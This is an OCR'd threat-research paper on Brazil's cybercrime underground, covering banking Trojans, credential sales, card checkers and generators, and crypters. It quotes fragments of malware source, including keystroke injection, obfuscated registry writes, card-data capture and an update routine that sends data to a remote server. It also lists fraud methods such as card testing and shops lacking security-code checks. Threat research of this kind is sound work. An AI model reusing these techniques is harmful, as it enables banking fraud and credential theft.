
A Trend Micro Research Paper

Cybercriminal Underground Economy Series

The Brazilian Underground Market

The Market for Cybercriminal Wannabes?

Fernando Mercês
Forward-Looking Threat Research Team



CONTENTS

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an “as is” condition.

CYBERCRIMINAL UNDERGROUND ECONOMY SERIES

Places in the Internet where cybercriminals converge to sell and buy different products and services exist. Instead of creating their own attack tools from scratch, they can instead purchase what they need from peers who offer competitive prices. Like any other market, the laws of supply and demand dictate prices and feature offerings. But what's more interesting to note is that recently, prices have been going down.

Over the years, we have been keeping tabs on major developments in the cybercriminal underground in an effort to stay true to our mission—to make the world safe for the exchange of digital information. Constant monitoring of cybercriminal activities for years has allowed us to gather intelligence to characterize the more advanced markets we have seen so far and come up with comprehensive lists of offerings in them.

In 2012, we published "Russian Underground 101 [1]," which showcased what the Russian cybercriminal underground market had to offer. That same year, we worked with the University of California Institute of Global Conflict and Cooperation to publish "Investigating China's Online Underground Economy [2]," which featured the Chinese cybercriminal underground. Last year, we revisited the Chinese underground and published "Beyond Online Gaming: Revisiting the Chinese Underground Market [3]." We learned then that every country's or region's underground market had distinct characteristics. So this year, we will add another market to our growing list, that of Brazil.


The barriers to launching cybercrime have decreased. Toolkits are becoming more available and cheaper; some are even offered free of charge. Prices are lower and features are richer. Underground forums are thriving worldwide, particularly in Russia, China, and Brazil. These have become popular means to sell products and services to cybercriminals in the said countries. Cybercriminals are also making use of the Deep Web to sell products and services outside the indexed or searchable World Wide Web, making their online "shops" harder for law enforcement to find and take down.

All of these developments mean that the computing public is at risk of being victimized more than ever and must completely reconsider how big a part security should play in their everyday computing behaviors.

INTRODUCTION

Cybercrime in Brazil continues to mature despite the lack of huge developments in tools and tactics. This could be attributed to the fact that online banking in the country accounted for 41% of the total number of transactions and mobile banking recorded an average exponential growth rate of 270% per year from 2009 to 2013 [4]. Mobile banking accounted for 6% of the total number of transactions in 2013.

Like the Chinese and Russian underground markets, Brazil's also has its own unique characteristics. While Russian and Chinese cybercriminals hide in the deep recesses of the Web and use tools that ordinary users do not such as Internet Relay Chat (IRC) channels, Brazilian cybercrooks use more popular means to commit fraud. Even though the platforms they use such as Facebook, YouTube, Twitter, Skype, and WhatsApp seem more traceable, they appear more effective. Their owners value user privacy and so do not succumb as easily to external pressure, making investigators' task of going after cybercriminals tougher to perform.



Testador de InfoCC - Delphi + Cielo | Em funcionamento.. Buscando a CVV.

[redacted]
September 25

VENDO CRYPTERS 100% , 99% , 98% FUD , PAGAMENTO POR PAYPAL , PAGSEGURO OU ACEITO ACC'S DE PBBR, SÓ CHAMAR CHAT!

[redacted] Vendas de Infocc ONLINE! (cash)
[redacted] Vendo de crypter FUD
Largado Curtindo uns Firme não to! Faço rolo com Source de Testador de logins smtp (hotmail gmail e tal)

Sample underground-market-related posts and contacts on YouTube, Facebook, and Skype

Cybercriminal use of underground lingo and local terms such as the following probably also helps, especially since most of the market's customers are locals:

- **au3:** AutoIt [5] v3—a BASIC-like scripting language designed to automate Windows graphical user interface (GUI) and general scripting.
- **Bankers:** Banking Trojans or their creators.
- **Boleto:** Payment slip.
- **Carders:** Cybercriminals involved in credit-card-related fraud.
- **CPF:** Official ID number given to each Brazilian citizen.
- **Droppers:** People cybercriminals pay to receive illegally purchased goods. They act as middlemen between sellers and actual buyers.
- **InfoCC:** Credit card information.
- **InfoCC full:** Validated credit card information with security codes.
- **InfoCC geradas:** Credit card information without security codes.
- **KL:** Keylogger.
- **Testador:** Portuguese word for "tester," an application used to validate credit card numbers.

The Brazilian underground has players that sell number generators and checkers or testers for more than just credit cards. They also offer tools that were specifically created for attacks against products and services only available in Brazil. The Brazilian underground is also the only market that offers training services for cybercriminal wannabes.

THE UNDERGROUND MARKET SCENE

Product Offerings


BANKING TROJANS

For several years, Brazil has been known for banking Trojans [6]. Many banking Trojans were created in Brazil or by Brazilians and target Brazilian banking customers. These use various techniques to steal victims' credentials such as:

- **Bolware use:** The Brazilian Federation of Banks (FEBRABAN) allows the use of so-called "boletos [7]" for payment. These boletos use bar codes to track payments made, which cybercriminals have started abusing with threats known as "bolware." Bolware refer to malware that change the bar codes on boletos so payments end up in attackers' hands instead of with legitimate sellers.

- **Domain Name System (DNS) poisoning:** Changing DNS records to redirect users to malicious websites.

- **Fake browser window use:** Using malicious browser windows that appear on top of legitimate ones to steal information keyed into them.




Sample fake browser window for a Brazilian bank found in a Trojan's source code

- **Malicious browser extension** [8] **use:** Some browser extensions, when installed, capture personal data that they then send to attackers.

- **Malicious proxy, including proxy auto-config (PAC)** [9] **script, use:** Configuring victims' browser proxy settings to redirect them to malicious websites.

Full-featured banking Trojan builders used to create malware that can obtain account credentials for the five biggest banks in Brazil cost R$1,000 (US$386)[1] each. Bolware kits or toolkits used to create bolware, meanwhile, cost around R$400 (US$155). Both have control panels for monitoring and managing infections and malicious activities.


[1] All U.S. dollar amounts of the products and services featured in this paper are based on November 10, 2014 foreign currency exchange rates.



```
            end
        else if (dados = '{LEFT}') then
            begin
              // AutoHotkey.Enabled := false;
              SendMessage(fCliente.BrowserHWND,WM_KEYDOWN,VK_LEFT,1);//Simula o pressionamento da tecla com a seta para baixo
              Sleep(900);//Espera 0,1segudos
              SendMessage(fCliente.BrowserHWND,WM_KEYUP,VK_LEFT,1);//Simula a liberação da tecla com a seta para baixo
            end
        else if (dados = '{RIGHT}') then
            begin
              // AutoHotkey.Enabled := false;
              SendMessage(fCliente.BrowserHWND,WM_KEYDOWN,VK_RIGHT,1);//Simula o pressionamento da tecla com a seta para baixo
              Sleep(900);//Espera 0,1segudos
              SendMessage(fCliente.BrowserHWND,WM_KEYUP,VK_RIGHT,1);//Simula a liberação da tecla com a seta para baixo
            end
        else if (dados = '{DEL}') then
            begin
              SendMessage(fCliente.BrowserHWND,WM_KEYDOWN,VK_DELETE,1);//Simula o pressionamento da tecla DELETE
              SendMessage(fCliente.BrowserHWND,WM_KEYUP,VK_DELETE,1);//Simula o pressionamento da tecla DELETE
            end
        else if (dados = '{TAB}') then
            begin
              SendMessage(fCliente.BrowserHWND,WM_KEYDOWN,VK_TAB,1);//Simula o pressionamento da tecla TAB
              SendMessage(fCliente.BrowserHWND,WM_KEYUP,VK_TAB,1);//Simula o pressionamento da tecla TAB
            end
        else if (PChar(dados) = #8) or (dados = '{BS}') then
```

Snippet from a source code that monitors key events to steal online banking credentials

Apart from toolkits, banking Trojan source codes are also sold for around R$1,000 (US$386) each. They are more expensive than builders but allow cybercriminals to more freely modify their malware. They can obfuscate strings, select the best packers for their malicious executable files, and find the best crypters or programs that conceal the malicious nature of files—all to better evade detection and removal.




Additional | Win32 | System | Data Access | Data Controls | dbExpress | ADO | InterBase | Internet | Dialogs | Win 3.1 | Samples | COM+ | WebServices | ActiveX | Servers
- Cripter function RoTN - Delphi - By Anntrax
Painel De Resultados
Painel Execuções
Encriptar
Decriptar
Limpar
Uproxy
reversing
share
ProxyLoop
387: 13
Insert
Code
Diagram

String a Encriptar ..::
TREND MICRO
String Status ..:: Encriptado Com Sucesso 100%
Coloque o valor da sua chave --->>>>>>>>>>
100

```
  WinExec(PChar(ChangeFileExt(P
  Halt;
end;

procedure MarijuaNa(b:Integer);
var
  a:TRegistry;
begin
  a := TRegistry.Create;
  a.RootKey := HKEY_CURRENT_USER;
  a.OpenKey(DecROTn('[illegible]
  a.WriteInteger(DecROTn('[illegible]'   ,KEYCODER),b);
  a.CloseKey;
```


Sample source code on which an ROT algorithm was used to obfuscate strings



```
    linha:=linha+'&dwn='+HTTPEncode(dd);
    HttpGetText(linha, arq);
end;

procedure TFPrin.pSalvaPhp(aa, bb: String);
var
  linha: string;
begin
    linha:=link+'?op=SalvaPhp';
    linha:=linha+'&arg='+HTTPEncode(aa);
    linha:=linha+'&nome='+HTTPEncode(bb);
    linha := linha;
    HttpGetText(linha, php);
end;

procedure TFPrin.pSalvaServ(aa, bb: String);
var
  linha: string;
begin
    linha:=link+'?op=SalvaServ';
    linha:=linha+'&arg='+HTTPEncode(aa);
    linha:=linha+'&nome='+HTTPEncode(bb);
    linha := linha;
    HttpGetText(linha, serv);
end;

end.
```

Código	Nome do Arquivo	Versão	Baixar
2			


Sample banking Trojan auto-update module that uses the Delphi and PHP languages to work



```
library mcClient;

uses
  CtlPanel,
  Windows,
  Forms,
  Conectar in 'Conectar.pas' {fCliente: TAppletModule},
  uPCFuncs in 'uPCFuncs.pas',
  uSOBRE in 'uSOBRE.pas' {fSOBRE},
  uSecurity in 'uSecurity.pas',
  uPBF in '..\Cliente\Fakes\Amarela\uPBF.pas' {fBXF},
  uPITA in '..\Cliente\Fakes\Ita\uPITA.pas' {fIT_ALie},
  uPITAJ in '..\Cliente\Fakes\Ita\uPITAJ.pas' {fI_TALieJ},
  uPSNT in '..\Cliente\Fakes\Santa\uPSNT.pas' {fSNTLie},
  uPSNTJ in '..\Cliente\Fakes\Santa\uPSNTJ.pas' {fSNTJLie},
  uVerMPF in '..\Cliente\Fakes\Vermelha\uVerMPF.pas' {fVerMPF},
  uBrB in '..\Cliente\Fakes\Brb\uBrB.pas' {fBXb},
  uAzul in '..\Cliente\Fakes\Azul\uAzul.pas' {fAzul},
  untStart in '..\..\VersaoFinal\ClienteCPL\untStart.pas' {msClient};

exports CPlApplet;

{$R *.RES}

{$E cpl}
```

Sample banking Trojan source code written in Delphi using the Control Panel (.CPL) file format [10]

Brazil ranks second worldwide in terms of online banking malware infection count in the third quarter of 2014. It accounts for almost 9% of the total number of online-banking-malware-infected systems across the world.



Brazil accounts for almost 9% of the total number of online-banking-malware-infected systems worldwide

BUSINESS APPLICATION ACCOUNT CREDENTIALS


As in any underground market, confidential data is a valuable commodity in Brazil. Unlike in other markets though, cybercriminals in Brazil sell credentials for popular online business application services provided by Unitfour [11] and Serasa Experian [12].

Unitfour offers an online marketing service called "InTouch [13]" that allows users to easily stay in touch with their customers by keeping all of their information in a single app. InTouch users can keep and access their potential or existing customers' full names, home addresses, ID numbers, phone numbers, and more. The amount of personally identifiable information (PII) that InTouch has access to probably attracted cybercriminal attention, hence the availability of InTouch accounts that allow 2,000 queries underground for R$400 (US$155) each. Obtaining such information allows buyers to use accounts that are harder to trace back to them. They can use these hard-to-trace accounts to register malicious domains, distribute malware, hire hackers, spam victims, buy tools and other crimeware, and engage in other fraudulent activities.

Cybercriminals also steal and sell Serasa Experian accounts for R$500 (US$193) each to peers underground. Customers use these to keep track of those who owe them money for either products or services. Similar to InTouch, Serasa Experian keeps plenty of PII that cybercriminals can use for nefarious purposes.

CREDIT CARD CREDENTIALS

Brazilian cybercriminals charge an average of R$80 (US$31) for each valid credit card number. Hundreds of valid credit card numbers were discovered for sale, prices for which depend on credit limit amounts. Special packages were also seen such as 20 valid credit card numbers with limits ranging from R$1,000 (US$386) to R$2,500 (US$966) for R$700 (US$270).




```
     j1.Clear;
     j2.Clear;
     j3.Clear;
     j4.Clear;
     j5.Clear;
     j6.Clear;
     j7.Clear;
     Abort;
     End;


ClipCursor(nil);
Self.Visible := False;
form1.Memo1.Lines.Add('{----------CARDE----------}');
form1.Memo1.Lines.Add('{Nº CARDE}:.....: '+j1.Text+''+j2.Text+''+j4.Text+''+j4.Text);
form1.Memo1.Lines.Add('{VALIDO}:.....: '+j5.Text+' / '+j6.Text);
form1.Memo1.Lines.Add('{CODIGO}:.....: '+j7.Text);
form1.Memo1.Lines.Add('{-----------------DESKTOP------------------}');
form1.Button1.Click;
d_co.travadesco.Enabled:=false;
des_co.Visible:=false;


end;
```

Snippet from a source code that sends stolen credit card credentials to cybercriminals

CREDIT CARD NUMBER CHECKERS

Although most online stores in Brazil require customers to key in additional information such as their address and CPF number [14] to complete purchases, some do not. Knowing this, carders started creating and selling credit card number checkers or testers. These programs require a credit card number list as input and attempt to debit small amounts (R$1–10 or US$0.39–4) to the cards to see if they work. The numbers of the credit cards that worked are then declared "valid" and ready for illegal transaction use. These are then automatically saved in a .TXT file that can be sold to interested buyers underground.


Testador das AMIGA BFF \o/ Guilherme Zapata \o/ C.V.R.L Tudu^2 Bandido

Coloque aqui sua info!
Formato Full: 4500000000000;12;15;171
Formato Gerada: 4500000000000;12;15;000

Centro de Informaçoes
Bandeira:
Aprovadas:
Reprovadas:
Total:
Status: Parado

Sample credit card number checker user interface (UI)


Credit card number checkers or testers can come with other interesting features such as:

- **Internet authentication:** Additional service that paid users can obtain. Credit card number checkers require authentication that users can obtain from the program creators' servers.
- **Auto-update:** Users of credit card number checkers or testers automatically get updates so they can enjoy the software's latest versions with improvements and new features.

Most of the credit card checkers were available for free underground. The samples analyzed appear to steal from criminal users. The program creators log test results and use the validated card numbers for their own gain before they send a copy to their customers. This is probably why credit card number checkers can afford to give away their programs for free; they get to use the validated card numbers for their own gain before their customers can.

CREDIT CARD NUMBER GENERATORS


Experienced cybercriminals know the algorithms that companies such as Visa and American Express use to generate credit card numbers. In fact, they incorporate such algorithms in commonly available and free computer programs to make names for themselves underground.



```
______________RASTREADOR SEQUENCIAL CORREIOS_______________
___________________________By [redacted]___________________

Insira o numero completo do cartao:
4073020000000002
Insira o mes de validade com 2 digitos do cartao:
08
Insira o ano de validade com 4 digitos do cartao:
2017
Insira o nome do arquivo
geradas.txt_
```

Sample program that generates sets of credit card numbers


These programs can generate approximately 1,000 credit card numbers per run following the format most card issuers use. The text files that result from number generation list down the 16-digit credit card numbers with their corresponding expiry month and year.



```
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
407302000000[redacted];08;2017;000;
```

Sample .TXT file result from a credit card number generator

Note that even though the credit card numbers are mathematically valid, they cannot always be used to make online store purchases. In fact, statistically, most of them will be invalid. But because some online stores in Brazil allow purchasing goods with credit cards without requiring security codes, the credit card generators work for their purposes. A list of 38 online stores that allow credit card purchases without requiring security codes was also recently discovered in an underground forum.



Lista de Sites Aceitando INFO Gerada

Olá Galera da Comunidade do [redacted] Venho trazendo uma Pequena Lista de Sites que Aceitam INFO Gerada
Segue abaixo:

Código:

```
http:/[redacted]com.br - Pulseiras Colares  Muito bom Entregam!
http://www.[redacted]com.br - Relogios e Joias Muito bom Entregam!
http://[redacted]com/ - Atletismo e Suprimentos Muito bom Entregam!
http://www.[redacted].com.br/ Medicos
http://www.[redacted].com.br/ - Diversos
http://www.[redacted]com.br/ - Diversos
http://www.[redacted]com.br/ Futebol
http://[redacted]com.br - RedeCard
http://[redacted]net.br - RedeCard Muito bom Entregam!
http://[redacted].com.br - RedeCard
http://[redacted]com.br - RedeCard
http://[redacted]com.br - RedeCard
http://[redacted]com.br - Muito bom Entregam!
http:/[redacted]com.br - RedeCard
http://[redacted]com.br - RedeCard
```


Sample list of 38 online stores in Brazil that accept credit card payments without requiring security codes

CRYPTERS

Security solutions heuristic engines can detect most banking Trojans, botnets, and malware, in general. Cybercriminals know this and so spend a significant amount of effort to develop and use crypters for their malware to better evade detection. Crypters that can prevent all security products from detecting malware are considered "100% fully undetectable (FUD)." If they can only evade several security solutions, they are only sold as "partial" crypters.


Crypters use several techniques to evade detection such as:

- **Code splicing:** Moving some instructions in the final executable code's entry point (EP)—the beginning of the code—to another location.
- **EP modification:** Changing an executable file's EP from one location to another so the code is read from the new location.
- **Executable binding:** Attaching an executable file to the end of another.
- **General file modification:** Performing minor byte-level changes, section additions, header changes, and others to modify file hashes.



Sample crypter sold underground

Crypters are designed to keep malware functionality intact despite changes to the executable file so this can evade detection. A FUD crypter license costs as little as R$50 (US$19) a month. FUD crypters with additional features are also available for R$75–100 (US$29–39) for a month-long license. The more features they come with, the more expensive they are. Partial crypters are usually sold for half the cost of FUD crypters (R$25 or US$10).



VENDA DE CRYPTER PRIVADO [SESSÃO VIP]

POSTED BY [redacted] POSTED ON 07:43

Todos os crypters são privados. [FUD]

Valores.

